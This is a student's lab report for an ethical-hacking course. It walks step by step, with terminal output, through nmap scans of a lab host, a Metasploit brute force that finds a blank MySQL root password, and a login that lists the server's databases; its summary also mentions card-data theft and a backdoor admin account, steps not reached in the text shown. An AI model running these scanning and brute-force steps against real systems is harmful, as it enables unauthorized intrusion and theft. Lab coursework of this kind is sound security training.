CSCI-6658-01

ETHICAL HACKING

Infoseclablearning Assignment-5

Performing SQL Injection to Manipulate Tables in a Database

Student Info:

Name : Akhila Parankusham

Student ID: 00810899

Email: apara7@unh.newhaven.edu

TABLE OF CONTENTS

Executive Summary

Highlights

Utilization of Kali Linux tools (nmap, Metasploit) to target an external MySQL database on port 3306, commencing with port scanning to locate the active MySQL service. Trying to crack the admin password using Metasploit's mysql_login module in order to access the MySQL database. Gaining access to tables and databases after obtaining credentials, with the aim of obtaining credit card and account information. creation of a permanent backdoor user account called "hacker," which is given administrator rights in order to continue having access to the system for an extended period of time.

Objectives

Learning and applying offensive security methodologies encompassing port scanning, SQL injection techniques, brute force attacks on logins, and the creation of system backdoors for educational purposes.

Lab Description Details

Steps Taken, Notes, & Screen Shots demonstrating completion of lab objectives

Supporting Evidence

Step 1: Launch Kali 2 Linux machine. Enter the credentials.


Username: root

Password: toor

Step 2: Open the terminal.


Step 3: Perform an Nmap scan to determine the open ports and also perform banner grabbing.

Scan the remote site for open ports as well.



```
root@kali2:~# nmap www.campus.edu

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2023-11-11 15:37 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00054s latency).
Not shown: 989 filtered ports
PORT      STATE  SERVICE
21/tcp    open   ftp
23/tcp    open   telnet
25/tcp    open   smtp
80/tcp    open   http
110/tcp   open   pop3
443/tcp   open   https
1099/tcp closed rmiregistry
3306/tcp open   mysql
3389/tcp open   ms-wbt-server
5432/tcp open   postgresql
8180/tcp closed sampleflag:999818

Nmap done: 1 IP address (1 host up) scanned in 18.35 seconds
root@kali2:~# 
```


Step 4: Solve the sample challenge



```
5432/tcp open   postgresql
8180/tcp closed sampleflag:999818
```


Step 5: Perform a service and script scan on port 3306.

nmap -sV -sC www.campus.edu -p 3306




```
root@kali2:~# nmap -sV -sC www.campus.edu -p 3306

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2023-11-11 15:38 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00045s latency).
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
|_mysql-info: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.25 seconds
root@kali2:~# 
```

Step 6: Start the postgresql service and launch Metasploit framework.




```
root@kali2:~# service postgresql start
root@kali2:~# msfconsole


Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
```


Step 7: Change the banner.




```
msf > banner
 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |         \'\/\/\/'/        |
 |              o O          |          )======(         |
 |                 o         |        .'  LOOT  '.       |
 | |^^^^^^^^^^^^^^^^^|l___   |       /    _||__   \      |
 | |    PAYLOAD     |""\___, |      /    (_||_     \     |
```

Step 8: Solve the challenges 1 and 2.






```
msf > banner

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                  ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post       ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```



```
msf > banner

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                  ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post       ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Step 9: Search for the MySQL Login Utility.

>search mysql_login




```
msf > search mysql_login

Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   auxiliary/scanner/mysql/mysql_login                    normal  MySQL Login Uti
lity
```

Step 10: Use the utility and get information about it.

>use auxiliary/scanner/mysql/mysql_login

>info



```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > info

       Name: MySQL Login Utility
     Module: auxiliary/scanner/mysql/mysql_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Bernardo Damele A. G. <bernardo.damele@gmail.com>

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to
 5
  DB_ALL_CREDS      false            no        Try each user/password couple sto
red in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current
database to the list
```

Step 11: Allow the scanner to use blank passwords, set RHOSTS to 203.0.113.100, set the USERNAME to root, set the password file, and stop when the password is found.


>set BLANK_PASSWORDS TRUE

>set RHOSTS 203.0.113.100

>set USERNAME root

>set PASS_FILE /usr/share/john/password.lst


>set STOP_ON_SUCCESS true



```
msf auxiliary(mysql_login) > set BLANK_PASSWORDS TRUE
BLANK_PASSWORDS => TRUE
msf auxiliary(mysql_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/john/password.lst
PASS_FILE => /usr/share/john/password.lst
msf auxiliary(mysql_login) > set STTOP_ON_SUCCESS true
STTOP_ON_SUCCESS => true
```


Step 12: View the options that are set.

>show options



```
STTOP_ON_SUCCESS => true
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting               Required  Description
   ----              ---------------               --------  -----------
   BLANK_PASSWORDS   TRUE                          no        Try blank passwords
 for all users
   BRUTEFORCE_SPEED  5                             yes       How fast to brutefo
rce, from 0 to 5
   DB_ALL_CREDS      false                         no        Try each user/passw
ord couple stored in the current database
   DB_ALL_PASS       false                         no        Add all passwords i
n the current database to the list
   DB_ALL_USERS      false                         no        Add all users in th
e current database to the list
   PASSWORD                                        no        A specific password
 to authenticate with
   PASS_FILE         /usr/share/john/password.lst  no        File containing pas
swords, one per line
   Proxies                                         no        A proxy chain of fo
rmat type:host:port[,type:host:port][...]
   RHOSTS            203.0.113.100                 yes       The target address
```


Step 13: Run the auxiliary module and exit from Metasploit.



```
msf auxiliary(mysql_login) > run

[*] 203.0.113.100:3306 MYSQL - Found remote MySQL version 5.0.51a
[+] 203.0.113.100:3306 MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) > 
```

Step 14: View the available switches for the mysql command.

# mysql –help




```
root@kali2:~# mysql --help
mysql  Ver 14.14 Distrib 5.5.44, for debian-linux-gnu (x86_64) using readline 6.
3
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Usage: mysql [OPTIONS] [database]
  -?, --help          Display this help and exit.
  -I, --help          Synonym for -?
  --auto-rehash       Enable automatic rehashing. One doesn't need to use
                      'rehash' to get table and field completion, but startup
                      and reconnecting may take a longer time. Disable with
                      --disable-auto-rehash.
                      (Defaults to on; use --skip-auto-rehash to disable.)
  -A, --no-auto-rehash
                      No automatic rehashing. One has to use 'rehash' to get
                      table and field completion. This gives a quicker start of
                      mysql and disables rehashing on reconnect.
  --auto-vertical-output
                      Automatically switch to vertical output mode if the
                      result is wider than the terminal width.
```


Step 15: Scan the firewall for open ports and view all the databases.

mysql -h 203.0.113.100 -u root

>show databases;




```
root@kali2:~# mysql -h 203.0.113.100 -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| flag334422         |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
8 rows in set (0.00 sec)
```

Step 16: Solve the challenge 3.




```
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| flag334422         |
| metasploit         |
```

Step 17: Select the information schema database and view the tables in it.

>use information_schema;

>show tables;




```
mysql> use information_schema;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------------------------+
| Tables_in_information_schema          |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
```


Step 18: View all the databases and select dvwa database.

>show databases;

>use dvwa;




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| flag334422         |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
```



```
mysql> use dvwa;
Reading table information for completion of table and column names
